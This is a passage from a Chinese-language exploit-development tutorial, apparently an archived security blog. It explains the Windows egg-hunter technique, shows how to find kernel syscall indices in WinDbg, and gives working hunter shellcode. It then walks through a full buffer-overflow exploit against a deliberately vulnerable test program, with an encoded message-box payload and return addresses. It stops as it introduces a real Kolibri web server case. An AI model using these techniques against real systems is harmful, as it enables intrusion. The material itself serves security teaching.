
以上是 Hunter 部份的 shellcode，因為 shellcode 最終會化為 opcode 陣列，所以直接用組合語言指令的方式來呈現這一段程式碼，即使對組合語言不熟也不需要擔心，因為這一段程式碼很短，而且我們會逐行來解釋。

首先是第 1 行、第 3 行、第 5 行、第 12 行、第 15 行、第 23 行都定義了標記代號，以讓其他地方可以跳躍過來，程式的第 2 行是 `or dx, 0x0fff` 指令，這個指令會將 EDX 的後 12 位元全設為 1，或者說後 3 個位元組全設為 F，也就是 16 進位的最大值，假設 EDX 原本是 0x12345678，執行完此行指令之後，EDX 會變為 0x12345FFF，這樣做的目的是等一下我們會透過系統函式 `NtDisplayString` 來檢查記憶體是否為可讀，每次我們檢查都以 4KB，也就是一個記憶體分頁的大小為基本單位，我們把要檢查的記憶體位址放在暫存器 EDX 裡面，程式的第 4 行把 EDX 加了 1，這樣一來 EDX 就會在一個分頁的起始位置上。

程式的第 6 行將 EDX 存放於堆疊中，等一下呼叫的系統函式會使用堆疊裡的數值當作參數，程式的第 7 行到第 9 行頗值得深入解釋，第 7 行將一個神奇數字 0x43 推入堆疊中，第 8 行將堆疊的 0x43 存入 EAX，這兩行的目的是為了要避免 NULL 字元，如果使用 `mov eax, 0x43` 這樣的指令的話，產生出來的 opcode 會是 B843000000，這樣就帶有 NULL 字元，這是我們希望避免的，無論如何，現在 EAX 存放著 0x43，而程式的第 9 行執行了 `int 0x2e` 指令，這是一個產生系統中斷信號的指令，代碼 0x2e 在 Windows 系統內被定義為呼叫系統核心函式，當這樣的中斷信號出現的時候，作業系統核心會去檢視 EAX 所存的數值，將這個數值和內部存放的函式表做一個對照，找出數值所對應的核心函式，並且將執行流程導引到該核心函式內，作業系統還會檢視另外一張表單，記載該核心函式所需要的參數，並視情況從堆疊中取得這些參數傳入核心函式內，對這部份的核心運作有興趣的讀者，可以參閱 [《Undocumented Windows 2000 Secrets》](#) 這本書的第 5 章，書雖然舊但是它詳盡解釋了這部份系統核心的運作，包括剛剛提及的內部核心函式表，另外網友 j00ru 也製作了一個各版本 Windows 核心函式對照表。

總而言之，神奇數字 0x43 是系統核心函式 `NtDisplayString` 的對照數值，當執行 `int 0x2e` 的中斷呼叫的時候，系統會從 EAX 取得 0x43，找到對應的函式 `NtDisplayString` 並且將執行權交給這個函式，這個函式會檢查記憶體位址是否為可讀，函式回傳後會將回傳值放入 EAX 內，並且將執行權交給 `int 0x2e` 的下一行指令，所以我們在下一行指令可以檢查 EAX 暫存器，如果記憶體位址為不可讀，則回傳值會是 0xc0000005，代表 Access Violation，函式 `NtDisplayString` 的對應數字 0x43 可能會隨著 Windows 作業系統版本不同而改變，接下來我要教讀者如何在不同的 Windows 作業系統下找出這個數值。

要找出這個數值我們需要對系統核心做偵錯，WinDbg 有提供這個功能，請執行 WinDbg，在選單處選擇 File | Kernel Debug... 或者直接按下 `Ctrl + K`，WinDbg 會跳出視窗如下，選擇最後一個頁籤 Local：



接著按下 OK，會發現 WinDbg 的主畫面顯示出已經進入偵錯模式，而下方的命令列開頭應該是 `lkd>`，代表 local kernel debugging，接著在下方命令列輸入指令 `dds nt!KeServiceDescriptorTable L4`，畫面會顯示如下：

```

lkd> dds nt!KeServiceDescriptorTable L4
8055a220 804e26a8 nt!KiServiceTable
8055a224 00000000
8055a228 0000011c
8055a22c 80510088 nt!KiArgumentTable
  
```

`KeServiceDescriptorTable` 就是剛剛提及的系統核心內部表單，指令 `dds` 的第一個字母 `d` 代表 display，第二個字母 `d` 代表 double word (dword)，也就是 4 個位元組，第三個字母 `s` 代表 symbol，代表從符號也顯示出來，說得白話一點就是把函式或者結構的名稱顯示出來，最後面的 `L4` 代表只顯示 4 筆資料，因為前面指定顯示 dword，所以這裡會顯示 4 筆 dword 資料，並把每筆資料的內容，以及其在偵錯符號表內代表的名稱顯示在其後。從上面的顯示可以看出，`KeServiceDescriptorTable` 內部又連到另外兩個表單，一個叫做 `KiServiceTable`，這個表單儲存所有系統核心函式的對照表，早先的數值 0x43 就是從這個表去做比對，可以找出對應的函式 `NtDisplayString`，另外一個表單 `KiArgumentTable` 是另一個相關的對照表，會以數值 0x43 去找到對應位址，其紀錄 `NtDisplayString` 所需要的參數記憶體大小，核心函式將控制權交給 `NtDisplayString` 之前，會在這個表查到對應參數記憶體大小，並且將堆疊內同樣大小的空間傳遞給 `NtDisplayString` 當作參數存取。接下來讓我們看看 `KiServiceTable` 長什麼樣，執行指令 `dds nt!KiServiceTable L10` 列出它的 0x10 個元素如下：



這個表單從上到下按照順序列出系統核心函式的記憶體位址，所以 **KiServiceTable** 可以看作是一個函式指標的陣列，陣列的第一個元素，如果我們以 **KiServiceTable[0]** 來表示的話，就是一個指向核心函式 **NtAcceptConnectPort** 的函式指標，我們要找的 **NtDisplayString** 函式在 Windows XP 底下是陣列的第 0x43 個元素，也就是第 67 個元素，或者可以用 **KiServiceTable[0x43]** 來表示，如果我們執行指令如 **dds nt!KiServiceTable L50**，列出 0x50 個元素，這樣就會列出 **NtDisplayString**，結果如下：

```
(以上省略)
804e279c 806490cf nt!NtCancelDeviceWakeupRequest
804e27a0 805d8003 nt!NtDeleteFile
804e27a4 805952be nt!NtDeleteKey
804e27a8 8063a31d nt!NtDeleteObjectAuditAlarm
804e27ac 80592d50 nt!NtDeleteValueKey
804e27b0 8057cb30 nt!NtDeviceIoControlFile
804e27b4 805bef91 nt!NtDisplayString
804e27b8 80573fe9 nt!NtDuplicateObject
804e27bc 8057e40a nt!NtDuplicateToken
804e27c0 806490bb nt!NtQueryBootOptions
(以下省略)
```

從上面結果看出指向 **NtDisplayString** 函式的元素位址是 **804e27b4**，比對剛剛第一個元素（指向函式 **NtAcceptConnectPort**）的位址是 **804e26a8**，兩個數值相減再除以 4（每個指標 4 個位元組）就可以得到 **NtDisplayString** 在陣列當中的索引值，如以下 16 進位的運算結果：

```
(804e27b4 - 804e26a8)/4 = 43
```

希望你還沒有頭暈，我想這部份應該不會比我們在第三章討論 **shellcode** 的時候要困難：)

剛剛我們是在已知 **NtDisplayString** 是在 0x43 索引值的情況下，去找到它的記憶體位址，再驗證它的確是索引值 0x43，如果我們事先不知道 0x43 這項資訊呢？比如說今天出了 Windows 8，而我們需要找到 Windows 8 內，**NtDisplayString** 的索引值是多少，該怎麼做呢？以下讓我們來試試看。

首先透過指令 **dds nt!KeServiceDescriptorTable L4** 找出 **KiServiceTable** 的記憶體位址，如下：

```
1kd> dds nt!KeServiceDescriptorTable L4
8055a220 804e26a8 nt!KiServiceTable
8055a224 00000000
8055a228 0000011c
8055a22c 80510088 nt!KiArgumentTable
```

知道記憶體位址之後，在這邊的情況是 **804e26a8**，這個數值是 **KiServiceTable** 的位址，同時也是它陣列的第一個元素（**KiServiceTable[0]**）的位址，請讀者稍微留意，記憶體位址會隨著作業系統而改變，我們重點是要找出的是相對的索引值，記憶體位址請依照你的情況修改，以下我們就以 **804e26a8** 當作範例解說，知道這個位址之後，我們再來透過指令 **dd nt!NtDisplayString L1** 去找出 **NtDisplayString** 的記憶體位址，如下：

```
1kd> dd nt!NtDisplayString L1
805bef91 9868306a
```

可以看出 **NtDisplayString** 的記憶體位址是 **805bef91**，請再度留意，根據你的情況不同，可能會看到不同的記憶體位址，關鍵是步驟和相對位置，**805bef91** 這個數值在這邊的意義代表函式的起始記憶體位址，因為 **KiServiceTable** 是存放函式指標，所以整個 **KiServiceTable** 陣列當中，一定會有一個元素存放的內容，是 **805bef91**，也就是指向 **NtDisplayString** 這個函式，因此我們透過搜尋功能，來在 **KiServiceTable** 這個結構裡面搜尋 **805bef91** 這個內容，看看是哪一個元素存放這個內容，執行指令 **s -d (804e26a8) l 100 805bef91** 如下：

```
1kd> s -d (804e26a8) l 100 805bef91
804e27b4 805bef91 80573fe9 8057e40a 806490bb ..[...?W...W...d.
```

指令中 **s** 代表 **search**，參數 **-d** 代表搜尋的對象是 **dword**，**(804e26a8)** 是代表從 **804e26a8** 的位址開始搜尋，參數 **l 100** 代表搜尋的長度是 0x100 個 **dword** 單位，最後的 **805bef91** 是要搜尋的對象，如果搜尋不到，可以考慮把長度加大，例如把 **l 100** 換成 **l 10000**，請讀者再次留意要把搜尋的起始位址和搜尋對象的數值換成你的環境所看到的數值。

這裡我們找到數值內容 **805bef91** 是存放在 **804e27b4** 這個記憶體位址裡面，代表 **804e27b4** 就是我們要找的陣列元素的記憶體位址，將它減去 **KiServiceTable** 的第一個元素記憶體位址 **804e26a8**，然後除以 4，因為一個指標佔 4 個位元組，就是 **NtDisplayString** 的索引值了：

```
(804e27b4 - 804e26a8)/4 = 43
```

INTERNET ARCHIVE
wayback Machine

5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016
Close
Help

於 skape 無私地分享他的成果。我們花了大篇幅解釋 0x43，主要是希望讀者在未來其他的 Windows 版本當中，仍然有能力自行修正這個 Egg Hunter 程式碼。

我們繼續來看 Hunter 的程式碼，第 10 行是函式 NtDisplayString 已經執行完了回來後的第一行指令，執行結果的回傳值會被存放在暫存器 EAX 裡面，如果記憶體不可讀，則 EAX 就會是 0xc0000005，代表 Access Violation 的藍屏死機錯誤代碼，也就是說 EAX 的最後一個位元組會是 0x05，所以指令可以直接比對 al，也就是 EAX 的最後一個位元組，我們之前提過 al 是最後一個位元組，ah 是倒數第二個位元組，而 ax 是最後兩個位元組，比對結果會設定旗標暫存器，會反應在 je 或者 jnz 這類的指令，如果比對相等，則 je 指令就會執行，反之則否，而 jnz 指令的邏輯則和 je 相反，je 是比對相等則 jump，jnz 是比對不相等則 jump。

程式碼第 11 行將 edx 恢復為記憶體位址，接著第 13 行判斷如果比對相等，等同於 NtDisplayString 回傳 Access Violation，所以記憶體分頁是不可讀取，則指令跳回標記 loop_inc_page，繼續檢查下一個記憶體分頁，如果比對不相等，則記憶體分頁可讀，程式會繼續進行第 16 行，把我們要找的蛋的標籤放入 EAX 暫存器，第 17 行把 EDX 拷貝到 EDI 暫存器，EDX 存放的是當前我們要搜尋的記憶體位址，所以現在 EDI 也是，接下來程式第 18 行 scasd 會比對 EAX 和 [EDI] 兩者是否相同，我們也提過 EDI 和 [EDI] 的差別，[EDI] 是指把 EDI 當作指標，它所指向的內容就是 [EDI]，scasd 指令比對 EAX 和 [EDI]，就是比對記憶體內容是否是我們要找的蛋標籤，比對完之後，不管比對是否符合，EDI 都會被加 4，所以 EDI 會等於 EDI + 4，如果比對不符合，則跳到標記 loop_inc_one，讓 EDX 加 1，繼續比對下一個記憶體位址，如果比對符合，則再次執行 scasd，因為蛋的標籤是 8 個位元組，所以這邊比對兩次，兩次都吻合才代表找到真正的蛋，如果第二次比對也符合，則程式執行權跳到 EDI，也就是蛋的位置。

這個 Hunter 的組合語言指令集合如果轉換成 shellcode 的話，以 C/C++ 的字串陣列來表示列出如下，轉換方式我們已經介紹並且練習過多次，相信讀者應該不陌生，我們直接跳到結果：

```
char hunter[] =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x43\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8"
"\x50\x90\x50\x90" // 蛋的標籤
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

其中蛋的標籤可以置換成任意 4 個位元組，例如改成如下：

```
char hunter[] =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x43\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8"
"\x00" // 蛋的標籤
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

NtAccessCheckAndAuditAlarm

第二種穩定的 Egg Hunt 作法是透過 NtAccessCheckAndAuditAlarm 函式，此方法是仍然是 skape 提出來的，和 NtDisplayString 方法幾乎一樣，唯一差別只是 NtAccessCheckAndAuditAlarm 函式的系統核心索引值不同，NtDisplayString 是 0x43，NtAccessCheckAndAuditAlarm 則是 0x02，讀者可以用我們上一個小節討論的方法找到 NtAccessCheckAndAuditAlarm 的索引值，或者是參考 [j00ru 的表格](#)，搭配的完整 Egg Hunt 作法如下，第 7 行是和前作法唯一的差異：

```
loop_inc_page:
    or     dx, 0x0fff           ; 設定 edx 到記憶體分頁 (PAGE) 的邊界減 1 ( = 4096 - 1 )
loop_inc_one:
    inc    edx                 ; 將 edx 加 1，所以 edx 現在會在一個記憶體分頁的起點上面
loop_check:
    push   edx                 ; 先將 edx 存入堆疊
    push   0x02                ; 0x02 是系統函式 NtAccessCheckAndAuditAlarm 在核心內部的陣列索引值
    pop     eax                ; 將 0x02 存入 eax
    int     0x2e               ; 進行系統函式呼叫
    cmp     al, 0x05            ; 系統函式回傳回來，回傳值存在 eax，比較其是否為 0xc0000005 (ACCESS_VIOLATION) ?
    pop     edx                ; 將 edx 從堆疊處載入回來
loop_check_8_valid:
    je      loop_inc_page      ; cmp al,0x05 比對為是，此記憶體 PAGE 不可讀，移動到下一個記憶體分頁

is_egg:
    mov     eax, 0x50905090     ; 將蛋的標籤放入 eax
    mov     edi, edx            ; 設定 edi 為 edx，也就是當前要比對的記憶體位址
    scasd   [edi]               ; 比對 eax 和 [edi]，比對完 edi = edi + 4
    jnz     loop_inc_one        ; 如果比對不符合，跳回 loop_inc_one，會將 edx 加 1 以繼續比對下一個記憶體位址
    scasd   [edi]               ; 比對符合，繼續比對 eax 和 [edi]，比對完 edi = edi + 4
    jnz     loop_inc_one        ; 如果比對不符合，跳回 loop_inc_one

matched:
    jmp     edi                 ; 比對符合，找到我們的蛋了，跳到 edi
```

因為和之前作法一樣，我們在此省略逐一詳細的解釋，換成 C/C++ 語法表示的字元陣列，這段 Hunter 可以如下表示，讀者可以和 NtDisplayString 的 Hunter 程式碼比較，會發現唯一差異只有呼叫的系統函式不同，索引值從 0x43 變成 0x02：

```
char hunter[] =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8"
"\x00" // 蛋的標籤
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

原理介紹到這裡差不多了，我們準備來看實際的範例，包括模擬的範例以及真實世界的案例。

Egg Hunt 的模擬案例

INTERNET ARCHIVE
wayback Machine
5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016
Close
Help

```
// jon909@outlook.com
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char **argv) {
    FILE *pfile;
    char *long_buffer;
    char short_buf[64]; // 小緩衝區
    printf("Vulnerable004 starts...\n");

    if(argc>=2) pfile = fopen(argv[1], "r");
    if(pfile) {
        long_buffer = malloc(2048);
        fscanf(pfile, "%s", long_buffer);
        // ...
        free(long_buffer); // 緩衝區真的清掉了嗎?

        fscanf(pfile, "%s", short_buf);
    }

    printf("Vulnerable004 ends....\n");
}
```

用 Dev-C++ 撰寫 Vulnerable004 的原因是我們還未講到編譯器的防護機制，所以還是用 Dev-C++ 來示範，這樣一個簡單的程式，總共會作兩次的 `fscanf`，第一次是用比較大的緩衝區空間，有 2048 個位元組，第二次是用一個小緩衝區，只有 64 個位元組，編輯好檔案之後，存檔以及編譯，還不急著執行，但是我們可以先不管它，轉換身份為攻擊者。

身為攻擊者，我們假設知道 Vulnerable004.exe 會做兩次的輸入，第一次輸入假設沒有緩衝區溢位（其實還是有堆積緩衝區溢位，也就是 heap buffer overflow，在此暫不探討），第二次我們知道它有緩衝區溢位的問題可以被攻擊，我們首先撰寫一個攻擊程式來試試看，使用 Visual C++ 來作說明，用 Visual C++ 開啟一個 C++ 專案，命名為 Attack-Vulnerable004，並且確認為 Console 的空專案，然後手動新增一個 CPP 檔案，命名為 attack-vulnerable004.cpp，內容如下：

```
// attack-vulnerable004.cpp
// 2012-2-4
#include <string>
#include <fstream>
#include <iostream>
using namespace std;

string const OUTPUT_FILENAME = "exploit-vulnerable004.txt";


int main() {
    ofstream fout(OUTPUT_FILENAME.c_str());

    string junk1(1000, 'A');
    string junk2(200, 'B');

    fout << junk1 << '\n'
        << junk2 << endl;

    cout << "檔案輸出完成。" << endl;
}
```

存檔、編譯、執行，會輸出檔案 exploit-vulnerable004.txt，預設在 Visual C++ 的專案目錄下，這時候我們用 Immunity 來執行 Vulnerable004.exe，請務必記得要設定參數，設定方式就像我們之前提過的，要設定 exploit-vulnerable004.txt 的絕對路徑，如果路徑有空白，記得要在前後加上雙引號包裹整個路徑，如下圖：



按下 Open 後程式被開起來，再次按下 F9 讓程式運作，很快地，程式當掉，透過 Immunity 可以看到 EIP 被 41414141 覆蓋，這是一個的直接覆蓋 RET 的漏洞，我們觀察一下堆疊會發現，堆疊暫存器 ESP 位置在 0022FF80，而堆疊底端是 0022FFFF，這代表從覆蓋 RET 的點一直到堆疊最底部，總共只剩下 (0022FFFF - 0022FF80) = 7F，也就是 127 個位元組可以拿來當作 shellcode 使用，這對即便是單純如訊息方塊這樣的 shellcode 來說都嫌太小了，更何況現實世界中其他種類的 shellcode。

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/11/blog-post.html
Go

1月 2月 4月
13
2014 2015 2016

Close
Help

5 captures
13 二月 15 - 26 十一月 16

Address	Hex dump	ASCII	
00402000	FF FF FF FF 00 00 00 00		0022FFDC 42424242 BBBB
00402008	00 00 00 00 00 00 00 00		0022FFE0 42424242 BBBB
00402010	00 00 00 00 00 00 00 00	.0.....	0022FFE4 42424242 BBBB
00402018	00 00 00 00 00 00 00 00		0022FFE8 7C817000 .p
00402020	70 19 40 00 00 00 00 00	p4@.....	0022FFEC 00000000
00402028	00 00 00 00 00 00 00 00		0022FFF0 00000000
00402030	00 00 00 00 FF FF FF FF	0022FFF4 00000000
00402038	00 00 00 00 FF FF FF FF	0022FFF8 00401220 #0.
00402040	00 00 00 00 00 00 00 00	0022FFFF 00000000
00402048	00 00 00 00 00 00 00 00	
00402050	00 00 00 00 00 00 00 00	
00402058	00 00 00 00 00 00 00 00	
00402060	00 00 00 00 00 00 00 00	
00402068	00 00 00 00 00 00 00 00	
00402070	00 00 00 00 00 00 00 00	
00402078	00 00 00 00 00 00 00 00	
00402080	00 00 00 00 00 00 00 00	

ESP: 0022FF80 ASCII "BBBBBBBBBB"

EBP: 42424242

ESI: 00720065

EDI: 00670067

EIP: 42424242

C 0 ES 0023 32bit 0FFFFFFFF

P 1 CS 0018 32bit 0FFFFFFFF

0 1 SS 0023 32bit 0FFFFFFFF

2 0 DS 0023 32bit 0FFFFFFFF

S 1 FS 0038 32bit 7FDE0000(F

T 0 GS 0000 NULL

0 0 LastErr ERROR_SUCCESS (0

EFL 00010296 (NO,NB,NE,A,S,PE

ST0 empty 0.0000000000000000

ST1 empty 0.0000000000000000

ST2 empty 0.0000000000000000

ST3 empty 0.0000000000000000

ST4 empty 0.0000000000000000

ST5 empty 0.0000000000000000

ST6 empty 0.0000000000000000

ST7 empty 1.25197751666951070

FST 0000 Cond 0 0 0 Err 0

FCW 037F Prec NEAR.64 Mask

0022FFDC 42424242 BBBB

0022FFE0 42424242 BBBB Pointer to next SEH record

0022FFE4 42424242 BBBB SE handler

0022FFE8 7C817000 .p kernel32.7C817000

0022FFEC 00000000

0022FFF0 00000000

0022FFF4 00000000

0022FFF8 00401220 #0. WuInerab.<ModuleEntryPoint>

0022FFFF 00000000

堆疊最底端是 0022FFFF

所以這裡我們要運用剛剛所學的 **Egg Hunt** 技巧，可以運用的方式是這樣，首先我們可以先將 **Egg**，也就是真正執行動作的 **shellcode** 推入第一次程式的輸入當中，這樣程式就會將 **Egg** 載入到它的記憶體空間中，不管那個位置是在堆積、堆疊、或者是其他的位置，總之只要是在記憶體裡面就可以，再來我們透過第二次程式的輸入，將 **Hunter** 放入，並且透過直接覆蓋 **RET** 的攻擊手法將程式執行順序導引到 **Hunter** 身上，接著讓 **Hunter** 去尋找記憶體當中的 **Egg**。

攻擊之前當然要把需要的材料預備好，首先是覆蓋 **RET** 的偏移量，還有用來覆蓋 **RET** 的 **stack pivot**，也就是一個可以將程式流程導引到堆疊上的記憶體位址，透過我們之前所講解過的種種範例，在此我也是留給讀者自己練習看看，最後程式碼修改如下，有一點要注意的是，因為 **Vulnerable004.exe** 是一個相當單純的程式，並沒有引入什麼特別的 **DLL**，有引入的 **DLL** 都是作業系統的 **DLL**，所以記憶體位址會跟著作業系統不同而改變，請留意這一點，因此以下程式碼當中的 **stack pivot (0x7c874413)** 可能會和讀者在自己電腦裡找到的不一樣，因為這是一個模擬情境的範例，重點是過程和使用的的手法，所以我們不需要特別拘泥於這類的小節，惟要請讀者留意一下。

```
// attack-vulnerable004.cpp
// 2012-2-4
// fon909@outlook.com
#include <string>
#include <fstream>
#include <iostream>
using namespace std;

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
char eggcode[] =
    "\xba\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
    "\x31\x56\x0f\x03\x0d\x03\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\x52\xf7\xd5\xa"
    "\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
    "\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
    "\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
    "\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
    "\x71\x4c\x3e\x68\x52\x4e\x5f\xfb\x8f\x94\x9e\x17\x9a\x5f\xac\xac\x8e\x3a\xb0"
    "\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
    "\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
    "\xf6\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
    "\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
    "\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
    "\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
    "\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
    "\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
    "\x14\xb2\x56";

char huntercode[] =
    "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\x88"
    "R0CK" // 蛋的標籤
    "\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";

string const OUTPUT_FILENAME = "exploit-vulnerable004.txt";

int main() {
    size_t const RET_OFFSET = 92;
    ofstream fout(OUTPUT_FILENAME);

    string egg(eggcode);

    string padding(RET_OFFSET, 'A');
    string ret("\x13\x44\x87\x7c"); // 0x7c874413 : jmp esp | {PAGE_EXECUTE_READ} [kernel32.dll]
    string hunter(huntercode);
    fout << "R0CKR0CK" /*蛋的標籤*/ << egg << '\n' // 這一行給第一次輸入，趁這時候塞入 Egg
        << padding << ret << hunter; // 這一行塞入 Hunter，並將執行權導入到 Hunter

    cout << "檔案輸出完成。" << endl;
}
```

可以看到我在第一行輸入塞入 **Egg** 的時候，先輸入 **R0CKR0CK**，這是我自己定義的蛋的標籤，如果我們在上一小節中所討論的，這個標籤

INTERNET ARCHIVE
wayback Machine


5 captures
13 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/11/blog-post.html Go

1月 2月 4月
13
2014 2015 2016 Help

Close

直接開啟命令列視窗並且執行 **Vulnerable004.exe**，將 **exploit-vulnerable004.txt** 餵給它當作程式的參數，因為 **Egg Hunt** 會在記憶體空間中執行搜索動作，所以可能會花一點 CPU 時間，很快的我們應該可以看到熟悉的問候：



Egg Hunt 的真實案例 - Kolibri 網頁伺服器

我想應該沒什麼人在使用 **Kolibri** 網頁伺服器，這可能是件好事，因為我們現在要討論的漏洞，從 2010 年 12 月 26 日被公佈以來，一直到本文撰寫的今日（2012/2/4）都沒有更新程式，所以只要使用 **Kolibri** 網頁伺服器就仍然遭受到同樣的漏洞危險，**Kolibri** 是蜂鳥的意思，我們要來試試蜂鳥是否也會打招呼。

Kolibri 可以在以下網址下載，MD5 雜湊值為 **4d4e15b98e105facf94e4fd6a1f9eb78**：

